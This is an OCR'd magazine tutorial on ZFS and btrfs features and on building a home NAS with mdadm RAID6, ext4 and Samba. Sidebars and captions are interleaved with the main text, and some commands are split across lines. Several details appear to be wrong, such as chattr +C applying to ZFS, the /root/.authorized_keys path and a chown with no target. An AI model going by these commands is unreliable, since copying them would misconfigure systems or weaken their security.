
```
$ chattr +C ruminophobe
```

This flag is valid for both btrfs and ZFS, and in fact any CoW-supporting filesystem. You can apply it to directories as well, but this will affect only files added to that directory after the fact. Similarly, one can use the **c** attribute to turn on compression. This can also be specified at the volume level, using the **compress** mount option. Both offer zlib compression, which you shouldn't enable unless you're prepared to take a substantial performance hit. Btrfs offers LZO, which even if you're storing lots of already-compressed data won't do you much harm. ZFS offers the LZJB and LZ4 algorithms, as well as the naïve ZLE (Zero Length Encoding scheme) and the ability to specify zlib compression levels.

Note that while both btrfs and ZFS are next-generation filesystems, and their respective feature sets do intersect significantly, they are different creatures and as such have their own advantages and disadvantages, quirks and oddities.

Let's talk about ZFS, baby

The fundamental ZFS storage unit is called a vdev. This may be a disk, a partition (not recommended), a file or even a collection of vdevs, for example a mirror or RAID-Z set up with multiple disks. By combining one or more vdevs, we form a storage pool or zpool. Devices can be added on-demand to a zpool, making more space available instantly to any and all filesystems (more correctly 'datasets') backed by that pool. The image below shows an example of the ZFS equivalent of a RAID 10 array, where data is mirrored between two drives and then striped across an additional pair of mirrored drives. Each mirrored pair is also a vdev, and together they form our pool.



› **ZFS will stripe data intelligently depending on available space: after a 3TB write and then a 1.5TB write, all drives are half-full (or half-empty, depending on your outlook).**

Let's assume you've got the ZFS module installed and enabled, and you want to set up a zpool striped over several drives. You must ensure there is no RAID information present on the drives, otherwise ZFS will get confused. The recommended course of action is then to find out the ids of those disks. Using the **/dev/sdX** names will work, but these are not necessarily persistent, so instead do:

```
# ls -l /dev/disk/by-id
```

and then use the relevant ids in the following command, which creates a pool called **tank**:

```
# zpool create -m <mountpoint> tank <ids>
```

If your drives are new (post-2010), then they probably have 4kB sectors, as opposed to the old style 512 bytes. ZFS can cope with either, but some newer drives emulate the old-style behaviour so people can still use them in Windows 95, which confuses ZFS. To force the pool to be optimally arranged on newer drives, add **-o ashift=12** to the above command. You also don't have to specify a mountpoint: in our case, omitting it would just default to **/tank**. Mirrors are set up using the keyword **mirror**, so the RAID 10-style pool in the diagram (where we didn't have room to use disk ids but you really should) could be set up with:

```
# zpool create -o ashift=12 mirrortank mirror /
dev/sda /dev/sdb mirror /dev/sdc /dev/sdd
```

We can use the keyword **raidz1** to set RAID-Z1 up instead, replacing **1** with **2** or **3** if you want double or triple parity. Once created, you can check the status of your pool with:

```
# zpool status -v tank
```

You can now add files and folders to your zpool, as you would any other mounted filesystem. But you can also add filesystems (a different, ZFS-specific kind), zvols, snapshots and clones. These four species are collectively referred to as datasets, and ZFS can do a lot with datasets. A filesystem inside a ZFS pool behaves something like a disk partition, but is easier to create and resize (resize in the sense that you limit its maximum size with a quota). You can also set compression on a per-filesystem basis.

Have a CoW, man

Even if you have no redundancy in your next-gen filesystem, it will be significantly more robust than its forbears. This is thanks to a technique called Copy-on-Write (CoW): a new version of a file, instead of overwriting the old one in-place, is written to a different location on the disk. When, and only when, that is done, the file's metadata is updated to point to the new location, freeing the previously occupied space. This means that if the system crashes or power fails during the write process, instead of a corrupted file, you at least still have a good copy of the old one Besides increased reliability, CoW allows for a filesystem (or more precisely a subvolume) to be easily snapshotted. Snapshots are a feature, or even the feature, that characterises our next-generation filesystems. A snapshot behaves like a byte-for-byte copy of a subvolume at a given time (for now think of a subvolume as a glorified directory – the proper definition is different for btrfs and ZFS), but when it is initially taken, it takes up virtually no space. In the beginning, the snapshot just refers to the original subvolume. As data on the original subvolume changes, we need to preserve it in our snapshot, but thanks to CoW, the original data is still lying around; the snapshot is just referred to the old data, so the filesystem will not mark those blocks as unused, and old and new can live side by side. This makes it feasible to keep daily snapshots of your whole filesystem, assuming most of its contents don't change too drastically. It is even possible to replicate snapshots to remote pools via SSH.

Let's create a simple filesystem called **stuff**. Note that our pool **tank** does not get a leading **/** when we're referring to it with the ZFS tools. We don't want it to be too big, so we'll put a quota of 10GB on there too, and finally check that everything went OK:

```
# zfs create tank/stuff
# zfs set quota=10G tank/stuff
# zfs list
```

A zvol is a strange construction: it's a virtual block device. A zvol is referred to by a **/dev** node, and like any other block device you can format it with a filesystem. Whatever you do with your zvol, it will be backed by whatever facilities your zpool has, so it can be mirrored, compressed and easily snapshotted. We've already covered the basics of snapshots (see *Have a CoW, man*), but there are some ZFS-specific quirks. For one, you can't snapshot folders, only filesystems. So let's do a snapshot of our **stuff** filesystem, and marvel at how little space it uses:


```
# zfs snapshot tank/stuff@snapshot0
# zfs list -t all
```

The arobase syntax is kind of similar to how a lot of systemd targets work, but let's not digress. You can call your snapshot something more imaginative than **snapshot0** – it's probably a good idea to include a date, or some indication of what was going on when the snapshot was taken. Suppose we now do something thoughtless resulting in our **stuff** dataset becoming hosed. No problem: we can roll back to the time of **snapshot0** and try and not make the same mistake again. The **zfs diff** command will even show files that are new (+), modified (M) or deleted (-) since the snapshot was taken:

```
# zfs diff tank/stuff@snapshot0
M       /pool/stuff
+       /pool/stuff/newfile
-       /pool/stuff/oldfile
# zfs rollback tank/stuff@snapshot0
```

Snapshots are read-only, but we can also create writable equivalents: the final member of the dataset quartet, called clones.

It would be remiss of us to not mention that ZFS works best with lots of memory. Some recommendations put this as high as a GB per TB of storage, but depending on your purposes you can get away with less. One reason for this is ZFS's Adaptive Replacement Cache. This is an improvement on the patented IBM ARC mechanism, and owing to its consideration of both recent and frequent accesses (shown in the diagram on *p49*) provides a high cache hit rate. By default it uses up to 60% of available memory, but you can tune this with the module option **zfs_arc_max**, which specifies the cache limit in bytes. If you use the deduplication feature then you really will need lots of memory – more like 5GB to the TB – so we don't recommend it. A final caveat: use ECC memory. All the benefits offered by ZFS checksums will be at best useless and at worst harmful if a stray bit is flipped while they're being calculated. Memory errors are rare but they do happen, whether it's dodgy hardware or stray cosmic rays to blame.



Btrfs me up, baby

As well as creating a new btrfs filesystem with mkfs.btrfs, one can also convert an existing ext3/4 filesystem. Obviously, this cannot be mounted at the time of conversion, so if you want to convert your root filesystem then you'll need to boot from a Live CD or a different Linux. Then use the **btrfs-convert** command. This will change the partition's UUID, so update your fstab accordingly. Your newly converted partition contains an image of the old filesystem, in case something went wrong. This image is stored in a btrfs subvolume, which is much the same as the ZFS filesystem dataset.

As in ZFS, you can snapshot only subvolumes, not individual folders. Unlike ZFS, however, the snapshot is not recursive, so if a subvolume itself contains another subvolume, then the latter will become an empty directory in the snapshot. Since a snapshot is itself a subvolume, snapshots of snapshots are also possible. It's a reasonable idea to have your root filesystem inside a btrfs subvolume, particularly if you're going to be snapshotting it, but this is beyond the scope of this article.

Subvolumes are created with:

```
# btrfs subvolume create <subvolume-name>
```

They will appear in the root of your btrfs filesystem, but you can mount them individually using the **subvol=<subvolume-name>** parameter in your fstab or mount command. You can snapshot them with:

```
# btrfs subvolume snapshot <subvolume-name> <snapshot-name>
```

You can force the snapshot to be read-only using the **-r** option. To roll back a snapshot:

```
# btrfs subvolume snapshot <snapshot-name> <subvolume-name>
```

If everything is OK then you can delete the original subvolume.

Btrfs filesystems can be optimised for SSDs by mounting with the keywords **discard** and **ssd**. Even if set up on a single drive, btrfs will still default to mirroring your metadata – even though it's less prudent than having it on another drive, it still might come in handy. With more than one drive, btrfs will default to mirroring metadata in RAID 1.

One can do an online defrag of all file data in a btrfs filesystem, thus:

```
# btrfs filesystem defragment -r -v /
```

You can also use the **autodefrag** btrfs mount option. The other piece of btrfs housekeeping of interest is **btrfs balance**. This will rewrite data and metadata, spreading them evenly across multiple devices. It is particularly useful if you have a nearly full filesystem and **btrfs add** a new device to it.

Obviously, there's much more to both filesystems. The Arch Linux wiki has great guides to btrfs (**http://bit.ly/BtrfsGuide**) and ZFS (**http://bit.ly/ZFSGuide**). ■

Homebrew your own NAS

We show you the performance DIY approach to building network attached storage.



As storage gets ever cheaper and appetites for data become ever more voracious, more and more people are looking to NAS (network-attached storage) boxes to store their bits. All manner of off-the-shelf units are available from myriad manufacturers at a variety of prices. Two and four disk setups are the most common, offering a simple and compact out-of-the-box solution to home storage.

It may come as no surprise that Linux is at the heart of many of these technologies, since they are just modestly specified x86 or ARM boxes belied by fancy web interfaces and easy-to-use configuration software.

Indeed, the impecunious can save a few pence by making their own NAS device. There are a few purpose-built open source NAS distributions, the most popular trio being connected in a confusing and incestuous manner: the BSD-based *FreeNAS* (a rewrite of an older project of the same name), *NAS4Free* (a continuation of the original FreeNAS code), *OpenMediaVault* (a Debian-based project by the original author of FreeNAS). These are all great projects, and will set up everything for you: from building the array to sharing your Chris de Burgh bootlegs and other files. But what if you want to set everything up yourself? Maybe you want your NAS box to double as a media centre, or use it to stream *Steam* games from a Windows box, or run an OwnCloud installation? Maybe you just like to be in

> **"It may come as no surprise that Linux is at the heart of many of these technologies."**


control, especially in light of Shellshock attacks targetting web-facing NAS boxes. Without further ado, let's find out how.

In terms of hardware, the most important part is the drives. You could make a simple storage box with a single large drive, but it's worth investing in more so that you can have some redundancy. For a RAID setup you'll want somewhere between two and six drives, and things are simpler and more efficient if they are the same size. With two drives you can have a RAID1 configuration (where one drive is a mirror image of the other), with three drives you can have RAID5 (where data and parity blocks are striped across the drives for increased performance and integrity). We've gone for four drives, mostly because the generous folks at Western Digital sent us four Red series 6TB drives.

Arranging RAID

With four drives a number of RAID configurations are possible, which we'll briefly summarise here. Don't worry – we're going to cover the ins and outs of these and other disk-related exotica next issue. RAID10 is a combination of levels 1 and 0, so that we would first set up a two-disk RAID0 array (which offers no redundancy but doubles performance) and then mirror it. RAID5 is again possible, but not really recommended since if you lose one drive then the I/O intensive rebuild will greatly increase the chance of losing another – and hence all your data. RAID6 provides insurance against two drive failures, offers a small speedup thanks to striping, and is what we opted to use in our build. We should end up with 12TB of usable space and transfer rates twice as fast as a single drive.

While it's possible to put an OS onto a separate partition on one of your RAID drives, we wouldn't recommend it: you'd have to downsize all your RAID partitions accordingly and it's generally a good idea to keep these things separated. Installing the OS inside the array is also possible, so long as the bootloader has its own partition and your initrd image has *mdadm* (Multiple Disk Administration) support. Again, not suitable for a storage box.



Our array did okay at the AIO random writes benchmark, but positively awesome at IOZone.

We used up all the internal bays (and SATA connections) in our wee tower, so our OS had to go on a rather nice WD Black2 USB3 hybrid drive. This is fine so long as you don't accidentally dislodge said stick while the machine is running. For a simple NAS box you're not going to want a full-blown desktop environment, so we'll start with a plain Arch Linux install. If you want to add media centre functionality further down the line then Arch will not stop you. You can read all about installing Arch onto a USB drive here (**http://bit.ly/ArchOnAUSBKey**), The rest of our guide will loosely translate to other distributions too, so we'll assume you've set up a barebones install with a working internet connection. It's a good idea to set up an SSH server on your machine (for when things go wrong), and also set up a static IP. These steps are well documented elsewhere, so we'll assume you've done them. So you can unplug the keyboard and monitor and continue to build the machine remotely.

First, you'll want to partition your disks. If your drives are larger than 2.2TB, then you'll need to use a GPT partition table. Even if they're not you may as well do so anyway. The **gdisk** program is your friend here, it's part of the **gptfdisk** package on Arch:

```
# gdisk /dev/sda
```

Create a new partition by entering n, then »

Component selection

Besides disks you needn't worry too much about hardware. The machine need not be powerful, there's no need for fancy graphics and unless your going to use ZFS (see p48) 4GB of RAM will be more than enough. HP Microservers are a popular choice, but they're not exactly the most stylish of boxes. Besides, it's fun to build it all yourself. Maybe you've already got a micro ATX case/mobo lying around, and if not you can build a cosmetically pleasing mini ITX setup without significant outlay. If the machine is going to be running 24/7 in your living room then you probably want some quiet components. Make sure airflow is good around the drives, as they can get hot.

Controversially, we opted for an AMD Kabini 5350 APU (quad core, 2.05GHz, R3 graphics). The Kabini series, aimed at high-growth low-cost markets, was launched in April and features a miniscule 25W TDP, so overheating shouldn't be a problem. The on-chip controller natively supports only two SATA drives, but 2-port PCI-Express cards are cheap. Just make sure to get one that supports FIS-based switching (ie nothing based around the ASM1061 chip). If you prefer chipzilla, then the J1900 Celeron is a good and cheap CPU to go for. There are plenty of Mini-ITX motherboards that come with one built in. Like the AM1 boards, some allow power to be supplied by a standard 19V laptop brick.

Hardware hacks

» press Enter again to accept that it is the first partition, press Enter again to accept the default start sector [2048]. It's a good idea to leave at least 100MB free at the end of each drive, since drives purporting to be of the same capacity often are off by a couple of cylinders. You can either do some math here to work out exactly which sector to end the partition on (multiply your drive size in terabytes by 2 to the power 40, subtract 100 times 2 to the power 20, divide that by 512 (each sector is probably 512 bytes), add 2048, bam) or you can just use, for example, [b] +5999.9G [/b] for something like 100 megs short of 6TB. RAID partitions ought to get the special partition type FD00, although Linux doesn't really pay attention to this anymore. Write the new partition table to the disk by entering w. Repeat this for all the disks you want to include in your array.

```
Conveyance self-test routine
recommended polling time:        (   5) minutes.
SCT capabilities:              (0x303d) SCT Status supported.
                                        SCT Error Recovery Control supported.
                                        SCT Feature Control supported.
                                        SCT Data Table supported.

SMART Attributes Data Structure revision number: 16
Vendor Specific SMART Attributes with Thresholds:
ID# ATTRIBUTE_NAME          FLAG     VALUE WORST THRESH TYPE      UPDATED  WHEN_FAILED RAW_VALUE
  1 Raw_Read_Error_Rate     0x002f   200   200   051    Pre-fail  Always       -       0
  3 Spin_Up_Time            0x0027   206   203   021    Pre-fail  Always       -       8691
  4 Start_Stop_Count        0x0032   100   100   000    Old_age   Always       -       15
  5 Reallocated_Sector_Ct   0x0033   200   200   140    Pre-fail  Always       -       0
  7 Seek_Error_Rate         0x002e   200   200   000    Old_age   Always       -       0
  9 Power_On_Hours          0x0032   100   100   000    Old_age   Always       -       48
 10 Spin_Retry_Count        0x0032   100   253   000    Old_age   Always       -       0
 11 Calibration_Retry_Count 0x0032   100   253   000    Old_age   Always       -       0
 12 Power_Cycle_Count       0x0032   100   100   000    Old_age   Always       -       15
192 Power-Off_Retract_Count 0x0032   200   200   000    Old_age   Always       -       5
193 Load_Cycle_Count        0x0032   200   200   000    Old_age   Always       -       19
194 Temperature_Celsius     0x0022   123   110   000    Old_age   Always       -       29
196 Reallocated_Event_Count 0x0032   200   200   000    Old_age   Always       -       0
197 Current_Pending_Sector  0x0032   200   200   000    Old_age   Always       -       0
198 Offline_Uncorrectable   0x0030   100   253   000    Old_age   Offline      -       0
199 UDMA_CRC_Error_Count    0x0032   200   200   000    Old_age   Always       -       0
200 Multi_Zone_Error_Rate   0x0008   100   253   000    Old_age   Offline      -       0

SMART Error Log Version: 1
No Errors Logged
```

› *Smartmontools* can use your drives' SMART data to prophesy imminent hardware problems.

Setting up your array

The most exciting and time consuming part of the operation is setting up the array. Much of the complexity is obviated by the *mdadm* abstraction layer, but make sure you get the parameters correct – the partitions you specify will be irrevocably wiped.


For example, our RAID6 array came into being by the following incantation:

```
# mdadm --create --verbose --level=6
--metadata=1.2 --chunk=256 --raid-devices=4 /
dev/md0 /dev/sda1 /dev/sdb1 /dev/sdc1 /dev/
sdd1
```

The command will run in the background for a long time (our array took 24 hours to create) and you can monitor progress by looking at the status file:

```
# cat /proc/mdstat
```

You can start using your array in degraded mode immediately, but patience is a virtue, so why not go read a book and drink several cups of tea? Or you can ponder whether 256K was a good choice for your chunk size. Chunk size refers to the size of each section of data as it is striped across drives. The default is 512K, but the optimum value depends on your hardware and use case. For larger files it's recommended to use smaller chunks, so that data is spread across more drives, but with only a handful of drives this logic doesn't really apply. For smaller files one should use larger chunks, but not orders of magnitude larger than the size of the files your working with. If you're determined to find the optimum, then you really have to put in some hours benchmarking your setup. Bear in mind that even if you're using Gigabit Ethernet to access your NAS the network will likely still be the bottleneck, so in this sense fine-tuning RAID parameters is moot. The value that you settle for is important when we initialise our filesystem though.



› The Qt port of *PcManFM* can manage SMB mounts. It won't even bother you for a password for guest shares.

You need to tell *mdadm* about your array so that it can be easily accessed after a reboot. Do this by running

```
# mdadm --detail --scan >> /etc/mdadm.conf
```

which will add a line something akin to

```
ARRAY /dev/md0 metadata=1.2
name=wdarray:0 UUID=35f2b7a0:91b86477:b
ff71c2f:abc04162
```

to *mdadm's* config file.


The device node **/dev/md0** can now be treated like any other partition, albeit a massive 12TB one in our case. So let's format it in preparation for a massive dump (of data). We're going to use ext4 which is perhaps a conservative choice, but it's robust and modern. More exotic filesystems scale well to tens of drives and can manage even your array independently of *mdadm*, but ZFS needs lots of memory (expensive ECC

RAID Alert

You'll see this warning on any RAID article but we'll add it into ours anyway: RAID isn't the same as backing up! RAID is only a first line of defence, and will not protect you from accidental deletions. (And neither fire, electromagnetic pulses nor dark wizards.) If your data is really important, you must back it up off-site. This tutorial shows you how to set up software RAID and it is worth dispelling some myths on this topic.

Dedicated hardware RAID controllers are available, though at a premium. For the most part, they are not necessary either – certainly there is a small processing cost associated with calculating parity bits, but on modern hardware this is negligible. Also hardware controllers typically use proprietary disk layouts, so if your controller fails you need to replace it with an identical one in order to get at your disks. A software RAID array can be accessed by any Linux OS via the **mdadm** command. Hardware RAID controllers can also be very fussy about SATA drive compatibility, with software RAID if the OS can see the drive, then it can RAID it.

Finally, your motherboard may claim to support various RAID configurations. This is what is known as FakeRAID, or sometimes host RAID. Despite the slightly derogatory name (the onboard controller passes all the RAID calculations to the CPU), this is still a robust setup (though usually it only supports RAID 0, 1 and 10) and will enable you to stripe your boot drive and in some cases even recover your array from the BIOS. Sometimes though, recovery requires you to use Windows software. Sorry, but it's true.



The AMD APU Athlon 5350 is cheap and cheerful and more than powerful enough for a humble NAS box.



24TB of finest Western Digital Red storage. Capacious.

memory is strongly recommended) and Btrfs can cause CPU spikes. Ext4 has a couple of RAID-specific options **stride** and **stripe-width** and it's important to get these right so that RAID chunks and filesystem blocks are aligned. Stride is the number of filesystem blocks spanned by each chunk, so calculation is chunksize/blocksize. Ext4 uses 4k blocks by default (though you can use smaller ones via the **-b** option if you want), so each of our 256k chunks span 64 blocks. Stripe width is this figure multiplied by the number of data disks. In our four-disk array, each chunk is spanned across two disks and the other two are devoted to the chunk's parity, thus our stripe width is 128 blocks. If we were using RAID5, then only one disk would be a parity disk, but we're not so we formatted the array with the following:

```
# mkfs.ext4  -v -L wdarray -m 0.5 -E
stride=64,stripe-width=128 /dev/md0
```

The **-m** option sets the percentage of the partition to reserve for the super-user. This defaults to 5%, which is a little high for large volumes.

Samba: shall we dance?

We'll want to add at least one user called *lxfraid*, and change the permissions on **/mnt/raid** to allow them to access our data silo:

```
# groupadd raidusers
# useradd -m -G raidusers -s /bin/bash lxfraid
# chown root:raidusers /mnt/raid
# chmod 775 /mnt/raid
```

Now we can start installing all the packages required.

```
# pacman -S samba
```

As well as having a system account, *Samba* users will need to have an entry in the **smbpasswd** file. This is achieved with:

```
# smbpasswd -a lxfraid
```

Now edit and read the file **/etc/samba/smb.conf**, there's a few things you might want to enable and disable. First, uncomment and edit the **hosts allow** line so that *Samba* access is restricted to the local network (eg **192.168.** or **192.168.0.**) and loopback interface only. Towards the end of the file you'll find the Share Definitions section. Add the following block to make a share for our array:

```
[raid]
   comment = LXF RAID
   path = /mnt/raid
   public = no
   valid users = lxfraid
   writable = yes
```

> **"Much of the complexity is obviated by the mdadm abstraction layer."**

Later you can add more and put them in the raidusers group and set up permissions. If you want to set up a public area that doesn't require authentication, first make a directory:

```
# mkdir /mnt/raid/public
```

By default guest accesses are mapped to the unprivileged user **nobody**, so if write access is needed you'll need to **chmod 777** this directory, and uncomment the last line in the following share definition.:[public]

```
   comment = Guest area
   path = /mnt/raid/public
   public = yes
   read only = yes
   ;writable = yes
```

Alternatively, to allow write access only for users in the **raidusers** group:

```
# chown lxfraid:raidusers
# chmod 775 /mnt/raid/public
```

and then add the following inside the [public] definition:


```
   writelist = @raidusers
```

Now we can start the *Samba* services and test our server:

```
# systemctl start {smbd,nmbd}
```

You should be able to access the *Samba* shares from anywhere on your network. The nmbd service will let you look up your *Samba* shares using the **\\hostname** (Windows) or **smb://hostname** (Mac/Linux) URI's. But this can be temperamental and you may have better luck using your IP address here. *Nautilus* and *Dolphin* will let you browse workgroups from the Network section. Machines wanting to see SMB shares will need at least the **smbclient** package installed in order to browse and mount network shares. If you can't access your shares then good luck troubleshooting – the **testparm** command is a good place to start, it will check your **smb.conf** for anomalies. You can then set these services to start automatically by replacing »

Hardware hacks



AM1 motherboards are limited when it comes to choice and features, but they're all pretty small.

» **start** with **enable**.

If you want to automatically mount your server from another machine on your network then you can add an **/etc/fstab** entry akin to the following:

```
//192.168.133.225/raid  /mnt/raid      cifs
username=lxfraid, password=password 0 0
```

Storing passwords in this way is obviously not secure so only use this on machines where no one is going to pry. Also if for any reason the *Samba* service is not running, like the box is turned off, then startup on a machine with an **fstab** entry like this will be slowed down.

Opening up to the world

Sometimes it is desirable to make your NAS accessible via the internet. This isn't something you should do lightly, and nor is it something you should do using *Samba*. One way is to forward port 22 on your router to your NAS, and connect via SFTP. Make sure you've locked down the SSH server, in particular the line

```
PermitRootLogin without-password
```

is a good idea. This will restrict root access to public key only, so you'll need to generate one with **ssh-keygen** and add it to the **/root/.authorized_keys** file. You could also disable root logins altogether by setting the above option to **no**, but then you'd have to do any admin tasks locally, ie plugging a keyboard and monitor into your NAS box.

An alternative is to follow our *OwnCloud* guide [*see page 162*] and add the *Samba* share using external storage.

> **"Sometimes it is desirable to make your NAS accessible via the internet."**

